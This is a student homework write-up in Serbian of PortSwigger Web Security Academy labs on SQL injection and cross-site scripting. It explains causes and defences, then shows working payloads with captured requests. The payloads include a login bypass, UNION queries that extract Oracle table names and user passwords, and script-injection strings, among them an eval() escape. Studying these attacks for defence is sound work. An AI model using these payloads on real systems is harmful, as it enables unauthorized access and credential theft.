

Domaći 3-4

- SQL injection
 - SQL Injection (SQLi) je veb ranjivost na serverskoj strani koja omogućava napadaču da se umeša u upite koje aplikacija šalje svojoj bazi podataka.
 - Napad se izvodi tako što napadač kroz korisnički unos (poput polja za pretragu, formi za prijavu, pa čak i kroz HTTP zaglavlja) **prosleđuje maliciozni SQL kod**. Ako aplikacija ne obradi taj unos na bezbedan način, baza podataka taj unos tretira kao deo izvršnog SQL upita, a ne kao obične podatke. Ovo napadaču omogućava da zaobiđe autentifikaciju, pristupi podacima koji mu inače nisu dostupni, ili izmeni samu strukturu i sadržaj baze.
 - Uticaj iskorišćenja ranjivosti
 - Neovlašćen pristup podacima (narušavanje poverljivosti)
 - Napadač može da pročita osetljive podatke iz baze, uključujući korisnička imena, lozinke, lične podatke korisnika (PII), brojeve kreditnih kartica ili poslovne tajne.
 - Manipulacija podacima (narušavanje integriteta)
 - Napadač može da izmeni postojeće podatke, doda lažne transakcije, promeni korisnička prava ili obriše kompletne tabele (npr. pomoću DROP TABLE komande).
 - Zaobilaženje autentifikacije
 - Kroz jednostavne SQLi napade (poput unosa admin' --), napadač se može prijaviti na sistem sa administrativnim privilegijama bez poznavanja lozinke.
 - Eskalacija privilegija i kompromitovanje servera:
 - U ekstremnim slučajevima, ako baza podataka ima visoka prava na operativnom sistemu, napadač može iskoristiti SQLi da izvrši komande na samom serveru (Remote Code Execution), čime preuzima potpunu kontrolu nad infrastrukturom.
 - Ranjivosti u softveru koje su dozvolile uspeh napada
 - Osnovni uzrok svake SQLi ranjivosti je mešanje podataka i koda, odnosno nedostatak pravilne validacije korisničkog unosa pre njegove upotrebe u bazi.
 - Specifični propusti uključuju:
 - Konkatenacija stringova
 - Najčešća greška je dinamičko lepljenje korisničkog unosa direktno u SQL upit unutar izvornog koda aplikacije (npr. String query = "SELECT * FROM users WHERE username = '" + username + "'");).
 - Slepo verovanje korisničkom unosu
 - Pretpostavka da će korisnik uneti samo ono što se od njega očekuje (npr. samo brojeve u polje za ID), bez obavezne validacije na strani servera.
 - Nepravilno filtriranje specijalnih karaktera
 - Pokušaji programera da naprave sopstvene filtere (block-listing) koji uklanjaju karaktere poput ' ili UNION. Napadači često

pronalaze načine da zaobiđu ovakve nepotpune filtere korišćenjem različitih encodinga (npr. URL encoding ili Hex).

- Primerene kontramere za sprečavanje napada
 - Korišćenje pripremljenih iskaza (Prepared Statements / Parameterized Queries)
 - Ovo je najefikasnija mera zaštite. Parametrizovani upiti osiguravaju da baza podataka uvek tretira korisnički unos isključivo kao podatak (literalnu vrednost), a nikada kao izvršni deo SQL komande. **Čak i ako korisnik unese SQL kod, baza ga neće izvršiti.**
 - Korišćenje Object-Relational Mapping (ORM) biblioteka:
 - Kada se za bekind koristi, na primer, Spring Boot, oslanjanje na alate kao što su Spring Data JPA ili Hibernate apstrahuje pisanje čistog SQL-a.
 - Ovi alati automatski koriste parametrizovane upite ispod haube, štiteći sistem od većine SQLi vektora (pod uslovom da se ne koristi eksplicitno lepljenje stringova u custom HQL/JPQL upitima).
 - Striktna validacija unosa (Allow-listing):
 - Svaki korisnički unos mora biti validiran u odnosu na tačno definisan skup dozvoljenih vrednosti. Na primer, ako se očekuje ID proizvoda, bekind mora striktno proveriti da li je prosleđen ceo broj (integer) pre nego što podatak uopšte stigne blizu upita ka bazi. Ovo je posebno važno kod onih delova SQL upita koji ne mogu biti parametrizovani, poput imena kolona za sortiranje (ORDER BY).
 - Princip najmanjih privilegija (Principle of Least Privilege):
 - Aplikacija nikada ne bi smela da se konektuje na bazu podataka koristeći nalog sa administrativnim pravima. Nalog koji aplikacija koristi treba da ima samo ona prava koja su striktno neophodna (npr. SELECT, INSERT, UPDATE na određenim tabelama), bez prava da briše tabele ili kreira nove korisnike.
- Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data
 - Korišćenjem Burp Suite alata, presreo sam HTTP GET zahtev koji se šalje kada korisnik odabere kategoriju proizvoda. U originalnom zahtevu, parametar category ima vrednost Corporate gifts, što na backendu generiše upit: SELECT * FROM products WHERE category = 'Corporate gifts' AND released = 1

Request

Pretty Raw Hex

```
1 GET /filter?category=Corporate+gifts HTTP/2
2 Host: 0a6100ce035994fa80b39e3f0070000d.web-security-academy.net
3 Cookie: session=v02z4kP5evV17Np0MYV5ceCoeUp8fjUa
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
```

ⓘ ⚙ ⬅ ➡ Search

- Da bih zaobišao proveru `AND released = 1` i prikazao sve proizvode, izmenio sam vrednost parametra `category` u payload: `' OR 1=1--`.
- Ovaj payload zatvara originalni string (sa `'`), dodaje uslov koji je uvek tačan (`OR 1=1`), i komentariše ostatak originalnog upita (`--`), čime se efektivno briše deo koji proverava da li je proizvod objavljen.

Request


Pretty Raw Hex

```

1 GET /filter?category='+OR+1=1-- HTTP/2
2 Host: 0a16002604430fa782d4dded00ac0064.web-security-academy.net
3 Cookie: session=VxGsd3jef8bSqJM0vTAinaXWpXrdc0Z7
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1

```

- Nakon prosleđivanja modifikovanog zahteva, server je vratio HTTP 200 OK odgovor. Aplikacija je na stranici prikazala dodatne proizvode koji prethodno nisu bili vidljivi, čime je potvrđeno uspešno izvlačenje sakrivenih podataka iz baze.



- Lab: SQL injection vulnerability allowing login bypass
 - Korišćenjem Burp Suite alata, presreo sam HTTP POST zahtev koji se šalje ka `/login` endpoint-u prilikom pokušaja prijave. U telu zahteva (body) nalaze se parametri `username` i `password`. Pretpostavljeni SQL upit na serveru koji proverava ove kredencijale izgleda slično ovome: `SELECT * FROM users WHERE username = 'uneti_username' AND password = 'uneti_password'`

Request

Pretty Raw Hex

```

11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4431.97 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a7800b70426e01981b4ad2000f00039.web-security-academy.net/login
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 csrf=nnpUbvF3CYPvRv366z7VC1QT2Dt fImT77&username=administrator&password=mijat123

```

- Da bih zaobišao proveru lozinke, modifikovao sam vrednost parametra username u payload: administrator'--.

Request

Pretty Raw Hex

```

1 Content-Type: application/x-www-form-urlencoded
2 Upgrade-Insecure-Requests: 1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-Mode: navigate
7 Sec-Fetch-User: ?1
8 Sec-Fetch-Dest: document
9 Referer: https://0a4400f40388ba6b82cfd39d003600a4.web-security-academy.net/login
10 Accept-Encoding: gzip, deflate, br
11 Priority: u=0, i
12
13 csrf=4TktpXtm6MPeuaXfwVouHs6Enk376r4u&username=administrator'--&password=mijat123

```

-
- Ovaj unos funkcioniše tako što jednostruki navodnik (') zatvara string namenjen za korisničko ime u SQL upitu baze podataka. Karakteri -- predstavljaju SQL komentar, što znači da baza podataka ignoriše ostatak upita (odnosno deo AND password = '...'). Backend sada izvršava upit: SELECT * FROM users WHERE username = 'administrator'-- AND password = '...'. Pošto je uslov za korisničko ime ispunjen, a provera lozinke zakomentarisana, sistem me loguje kao administratora.
-

Congratulations, you solved the lab!

St

My Account

Your username is: administrator

Email

Update email

- Lab: SQL injection attack, querying the database type and version on Oracle
 - Korišćenjem Burp Suite alata, presreo sam zahtev za filtriranje proizvoda po kategoriji. Da bih utvrdio broj kolona koje originalni upit vraća i proverio da li prihvataju tekst, ubacio sam sledeći payload u category parametar: ' UNION SELECT 'abc', 'def' FROM dual--.

Request

Pretty Raw Hex

```
1 GET /filter?category='+UNION+SELECT+'abc','def'+FROM+dual--+ HTTP/2
2 Host: 0aac006f0424b4a880eb08da0094004a.web-security-academy.net
3 Cookie: session=P4BGZcriCwVrpcirNA0gtcdalJBBby7cP
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
```

- Server je vratio HTTP 200 OK, a vrednosti 'abc' i 'def' su bile renderovane na stranici. Ovim sam potvrdio da **originalni upit vraća tačno dve kolone i da obe podržavaju tekstualni format.**



' UNION SELECT 'abc','def' FROM dual--

Refine your search:

All Accessories Corporate gifts Food & Drink Lifestyle Toys & Games

abc

def

- Nakon potvrde strukture kolona, pristupio sam izvlačenju verzije baze. U Oracle bazama, ove informacije se nalaze u sistemskoj tabeli v\$version, tačnije u koloni BANNER. Zato sam parametar category modifikovao u sledeći payload: ' UNION SELECT BANNER, NULL FROM v\$version--. Prvu kolonu sam iskoristio za čitanje podataka iz baze, dok sam na mesto druge kolone prosledio NULL kako bih zadovoljio pravilo da broj kolona mora ostati isti.
- Slanjem ovog zahteva baza podataka je obradila maliciozni upit i vratila svoj sistemski BANNER. Informacija o verziji Oracle baze je javno prikazana na korisničkom interfejsu, čime je ranjivost uspešno eksploatisana.

Home



' UNION SELECT BANNER, NULL FROM v\$version--

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Pets Tech gifts

CORE 11.2.0.2.0 Production

NLSRTL Version 11.2.0.2.0 - Production

Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

PL/SQL Release 11.2.0.2.0 - Production

TNS for Linux: Version 11.2.0.2.0 - Production

- Lab: SQL injection attack, listing the database contents on Oracle

- Prvi korak u eksploataciji je utvrđivanje broja kolona koje originalni upit vraća, kao i provera da li te kolone prihvataju tekstualne podatke. Budući da je u pitanju Oracle baza podataka, svaki SELECT upit mora sadržati FROM klauzulu, pa se u UNION napadu koristi ugrađena sistemka tabela dual. Kroz Burp Suite alat, ubačen je payload '+UNION+SELECT+'abc','def'+FROM+dual-- u parametar category.

Request

	Pretty	Raw	Hex
1	GET /filter?category='+UNION+SELECT+'abc','def'+FROM+dual--		HTTP/2
2	Host: 0aac006f0424b4a880eb08da0094004a.web-security-academy.net		
3	Cookie: session=P4BGZcriCwVrpeirNAOgt dalJBBby7cP		
4	Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"		
5	Sec-Ch-Ua-Mobile: ?0		
6	Sec-Ch-Ua-Platform: "Windows"		
7	Accept-Language: en-US,en;q=0.9		
8	Upgrade-Insecure-Requests: 1		
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53		
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/		
11	Sec-Fetch-Site: same-origin		
12	Sec-Fetch-Mode: navigate		
13	Sec-Fetch-User: ?1		

- Aplikacija je uspešno vratila stringove 'abc' i 'def', čime je potvrđeno da upit vraća dve kolone i da obe prihvataju tekst.



' UNION SELECT 'abc','def' FROM dual--

Refine your search:

All Accessories Corporate gifts Food & Drink Lifestyle Toys & Games

abc
def

- Nakon potvrde strukture upita, sledeći cilj je izvlačenje spiska svih tabela u bazi. Za Oracle baze, metapodaci o tabelama se nalaze u sistemskoj tabeli all_tables. Prosleđen je payload '+UNION+SELECT+table_name,NULL+FROM+all_tables--.

Request

	Pretty	Raw	Hex
1	GET /filter?category='+UNION+SELECT+table_name,NULL+FROM+all_tables--		HTTP/2
2	Host: 0aac006f0424b4a880eb08da0094004a.web-security-academy.net		
3	Cookie: session=P4BGZcriCwVrpeirNAOgt dalJBBby7cP		
4	Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"		
5	Sec-Ch-Ua-Mobile: ?0		
6	Sec-Ch-Ua-Platform: "Windows"		
7	Accept-Language: en-US,en;q=0.9		
8	Upgrade-Insecure-Requests: 1		
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,		
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/v		
11	Sec-Fetch-Site: same-origin		
12	Sec-Fetch-Mode: navigate		
13	Sec-Fetch-User: ?1		
14	Sec-Fetch-Dest: document		

- Analizom odgovora, pronađena je tabela koja čuva korisničke kredencijale pod nazivom USERS_KTAHEV.
- Da bismo izvukli kredencijale, neophodno je saznati tačne nazive kolona unutar pronađene tabele. Za to se koristi tabela all_tab_columns. Ubačen je payload

'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_KTAHEV'--.

Request

Pretty Raw Hex

```
1 GET /filter?category='+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_KTAHEV'-- HTTP/2
2 Host: 0aac006f0424b4a808eb08da0094004a.web-security-academy.net
3 Cookie: session=P4BGZcriCvVkpclrNAOgtDalJBBby7cP
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.0
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
```

⌕ ⚙ ⬅ ➡ Search

- Odgovor servera je izlistao sve kolone, među kojima su identifikovane kolone za korisničko ime (USERNAME_DHMITX) i lozinku (PASSWORD_FZNPHC).



' UNION SELECT column_name,NULL FROM all_tab_columns
WHERE table_name='USERS_KTAHEV'--

Refine your search:

All Accessories Corporate gifts Food & Drink Lifestyle Toys & Games

EMAIL

PASSWORD_FZNPHC

USERNAME_DHMITX

- Sada kada imamo imena tabele i kolona, konstruisan je finalni payload za izvlačenje samih podataka: '+UNION+SELECT+USERNAME_DHMITX,+PASSWORD_FZNPHC+FROM+USERS_KTAHEV--.

Pretty Raw Hex

```
1 GET /filter?category='+UNION+SELECT+USERNAME_DHMITX,+PASSWORD_FZNPHC+FROM+USERS_KTAHEV-- HTTP/2
2 Host: 0aac006f0424b4a808eb08da0094004a.web-security-academy.net
3 Cookie: session=P4BGZcriCvVkpclrNAOgtDalJBBby7cP
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.0
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
```

- Aplikacija je u odgovoru ispisala parove korisničkih imena i lozinki. Odatle je izvučena lozinka za korisnika administrator.



' UNION SELECT USERNAME_DHMITX,
PASSWORD_FZNPHC FROM USERS_KTAHEV--

Refine your search:

All Accessories Corporate gifts Food & Drink Lifestyle Toys & Games

administrator

xrk74jnp4kxw8n2gzb3

carlos

h1t3v04u39i8l77x376x

wiener

bv8wub2mjdck5h21w

- Pomoću dobijene lozinke, izvršena je uspešna prijava na aplikaciju kroz Login formu kao korisnik administrator.

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

Update email

- Lab: SQL injection UNION attack, determining the number of columns returned by the query
 - Prvi korak u UNION napadu je utvrđivanje tačnog broja kolona koje vraća originalni SQL upit, jer UNION operator zahteva da oba upita imaju identičan broj kolona. Za testiranje se koriste NULL vrednosti, jer je NULL kompatibilan sa svakim tipom podataka.
 - Kroz Burp Suite alat, presretnut je zahtev za filtriranje po kategoriji i ubačen je početni payload sa jednom kolonom: '+UNION+SELECT+NULL--.

Request

Pretty Raw Hex

```
1 GET /filter?category='+UNION+SELECT+NULL-- HTTP/2
2 Host: Daf5004704ff4b368176c5e2005e0017.web-security-academy.net
3 Cookie: session=H0010XUWQsTVc5gmcOKa3BYrht1BFyY
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
```

⌕ ⚙ ⬅ ➡ Search

- Server je vratio grešku što znači da originalni upit vraća više od jedne kolone.

Internal Server Error

Internal Server Error

- Pošto je prvi upit vratio grešku, nastavljeno je inkrementalno dodavanje NULL vrednosti u payload kako bi se pogodio tačan broj kolona. Pokušano je sa dve kolone ('+UNION+SELECT+NULL,NULL--), što je takođe rezultovalo greškom.
- Konačno, kada je poslat payload sa tri kolone: '+UNION+SELECT+NULL,NULL,NULL--, aplikacija je obradila zahtev bez greške i vratila standardni HTTP 200 OK odgovor. **Time je uspešno utvrđeno da originalni SQL upit vraća tačno tri kolone.**



' UNION SELECT NULL,NULL,NULL--

Refine your search:

[All](#) [Accessories](#) [Gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

• Cross-Site Scripting – XSS

- Cross-Site Scripting (XSS) je veb ranjivost na klijentskoj strani koja omogućava napadaču da ubaci maliciozne skripte (najčešće JavaScript) u veb stranice koje pregledaju drugi korisnici.
- Kod XSS-a meta je sam korisnik, odnosno njegov browser. Browser ne može da prepozna da skripta ne pripada originalnoj stranici, pa je jednostavno izvršava. Postoje tri glavna tipa XSS-a:
 - Reflected XSS: Maliciozni kod dolazi iz trenutnog HTTP zahteva (npr. preko URL parametra) i server ga odmah "reflektuje" nazad u HTML odgovoru.
 - Stored (Persistent) XSS: Maliciozni kod je trajno sačuvan na serveru (npr. u bazi, kao komentar na forumu) i servira se svakom korisniku koji otvori tu stranicu.
 - DOM-based XSS: Ranjivost se nalazi isključivo u klijentskom JavaScript kodu koji nebezbedno obrađuje podatke sa stranice i menja DOM na klijentu bez odgovarajuće obrade.
- Uticaj iskorišćenja ranjivosti
 - Krađa sesije (Session Hijacking)
 - Napadač može pristupiti document.cookie objektu i ukrasti session cookie (ako nisu zaštićeni HttpOnly flegom), što mu omogućava da preuzme nalog žrtve.
 - Izvršavanje neovlašćenih akcija
 - Maliciozna skripta može u pozadini slati HTTP zahteve u ime žrtve (npr. slanje novca, promena lozinke, brisanje podataka) koristeći njene privilegije, a da žrtva to i ne primeti.
 - Krađa kredencijala (Phishing)
 - Napadač može modifikovati DOM kako bi ubacio lažnu formu za logovanje preko legitimne stranice i tako ukrao korisničko ime i lozinku.
 - Preusmeravanje korisnika
 - Žrtva može biti automatski preusmerena na zlonamerne sajtove.
- Ranjivosti u softveru koje su dozvolile uspeh napada
 - Osnovni uzrok XSS-a je nedostatak adekvatne obrade podataka koji prelaze iz konteksta teksta/podataka u kontekst izvršnog koda (HTML ili JavaScript).
 - Specifični propusti su:
 - Nedostatak izlaznog enkodiranja (Output Encoding): Prikazivanje neproverenog korisničkog unosa direktno u HTML dokumentu bez

prethodnog pretvaranja specijalnih karaktera (kao što su `<`, `>`, `&`, `"`, `'`) u bezbedne HTML entitete (npr. `<` u `<`).

- Nebezbedna manipulacija DOM-om: Upotreba ranjivih funkcija i svojstava u JavaScript-u. Na primer, dodeljivanje korisnički kontrolisanog stringa direktno u innerHTML svojstvo elementa umesto u bezbednije alternative poput `textContent` ili `innerText`.
- Slepo verovanje unetim linkovima: Dozvoljavanje korisnicima da unose URL-ove koji koriste javascript: pseudo-protokol (npr. `<a href="javascript:alert(1)">`), što dovodi do izvršavanja koda pri kliku na link.

○ Primerene kontramere za sprečavanje napada


- Korišćenje modernih frontend okvira
 - Rad u radnim okvirima kao što je Angular pruža snažnu ugrađenu zaštitu jer oni podrazumevano tretiraju sve dinamičke vrednosti kao nepouz dane podatke i automatski ih enkodiraju pre renderovanja u DOM-u. Ubacivanje sirovog HTML-a zahteva eksplicitno zaobilazanje zaštite (npr. kroz servise poput `DomSanitizer`), što drastično smanjuje prostor za nehotične greške.
- Kontekstualno svesno izlazno enkodiranje (Context-Aware Output Encoding)
 - Ako se ne koristi moderan radni okvir, pre nego što se bilo kakav podatak prikaže na ekranu, on mora biti enkodiran u zavisnosti od toga gde se ubacuje (da li u HTML telo, attribute, JavaScript varijable ili CSS pravila).
- Content Security Policy (CSP)
 - HTTP zaglavlje koje omogućava definisanje pouzdanih izvora iz kojih se mogu učitavati skripte. Dobro konfigurisan CSP zabranjuje izvršavanje inline skripti (npr. `<script>...</script>` direktno ispisanih u HTML-u) i ograničava odakle se spoljni fajlovi mogu učitati.
- HttpOnly fleg za kolačiće
 - Kolačići koji se koriste za autentifikaciju (Session ID) uvek moraju imati postavljen HttpOnly fleg. Time se potpuno sprečava pristup ovim kolačićima putem JavaScript-a, čime se onemogućava klasična krađa sesije čak i ako XSS ranjivost postoji.

○ Lab: Reflected XSS into HTML context with nothing encoded

- Unošenjem proizvoljnog teksta (npr. `test`) u polje za pretragu, primećeno je da se taj isti tekst reflektuje nazad u HTML kodu stranice unutar rezultata pretrage (npr. `"0 search results for 'test'"`), bez ikakvog enkodiranja specijalnih karaktera. Ovo ukazuje da je moguće ubaciti HTML ili JavaScript tagove koji će biti interpretirani od strane browsera.
- U polje za pretragu ubačen je payload: `<script>alert(1)</script>`.

WE LIKE TO BLOG

- Prilikom pretrage, aplikacija je ovaj unos smestila direktno u HTML dokument. Kada je browser učitao i parsirao taj deo stranice, prepoznao je <script> tagove i izvršio JavaScript funkciju alert(1).



- Lab: Stored XSS into HTML context with nothing encoded
 - Otvorio sam jedan od ponuđenih blog postova na aplikaciji kako bih pristupio formi za ostavljanje komentara.
 - Aplikacija ne vrši validaciju ni HTML enkodiranje unosa pre nego što ga sačuva i prikaže na stranici.
 - U polje za tekst komentara uneo sam jednostavan XSS payload: <script>alert(1)</script>. Popunio sam ostala obavezna poljaproduktivnim vrednostima i kliknuo 'Post comment'.

Leave a comment

Comment:


Name:

Email:

Website:


[< Back to Blog](#)

- Nakon uspešnog objavljivanja komentara, vratio sam se na post. Pregledač je preuzeo novi HTML kod sa servera koji je sada sadržao moj sačuvani komentar. Pošto server nije enkodirao <, >, i druge karaktere, pregledač je moj unos protumačio kao izvršni JavaScript, a ne kao običan tekst. Skripta se automatski pokrenula.



○ Lab: Reflected DOM XSS

- Prvi korak u identifikaciji ove ranjivosti bilo je posmatranje načina na koji aplikacija obrađuje podatke iz polja za pretragu.
- Kroz Burp Suite Proxy, presretnut je zahtev pretrage sa testnim stringom. Analizom HTTP odgovora primećeno je da server ne vraća pun HTML, već JSON objekat koji sadrži termin pretrage: {"searchTerm":"test", "results":[]}.



- Pošto se podaci reflektuju u JSON formatu, bilo je neophodno istražiti kako ih frontend aplikacija parsira. Pregledom fajla searchResults.js kroz Site map uočeno je da se podaci iz JSON odgovora prosleđuju direktno u JavaScript funkciju eval(). Funkcija eval() predstavlja izuzetno opasan sink (odredište) jer parsira i izvršava prosleđeni string kao JavaScript kod, što je čini idealnom metom za DOM XSS.

```
function search(path) {
  var xhr = new XMLHttpRequest();
  xhr.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      eval('var searchResultsObj = ' + this.responseText);
      displaySearchResults(searchResultsObj);
    }
  };
  xhr.open("GET", path + window.location.search);
  xhr.send();
}
```


- Daljim testiranjem utvrđeno je da aplikacija vrši određeno filtriranje. Kada se unese znak navodnika ("), server ga "escapuje" dodavanjem obrnute kose crte (\), pretvarajući ga u \". Međutim, server ne escapuje samu obrnutu kosu crtu.
- Zbog toga je konstruisan specijalni payload: `\\"-alert(1)}//`.

- Prvi backslash koji mi šaljemo poništava onaj koji server dodaje, pa naš navodnik ostaje validan i zatvara string unutar JSON-a. Zatim se koristi operator minus (-) kako bi se izraz razdvojio i izvršila funkcija `alert(1)`. Na kraju, `//` zatvara JSON objekat i pretvara ostatak koda u komentar. Konačni parsirani JSON izgleda ovako: `{"searchTerm": "\"\\-alert(1)}//", "results": []}`.

```

1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 45
5
6 {
  "results": [
    ],
  "searchTerm": "\"\\-alert(1)}//"
}
```

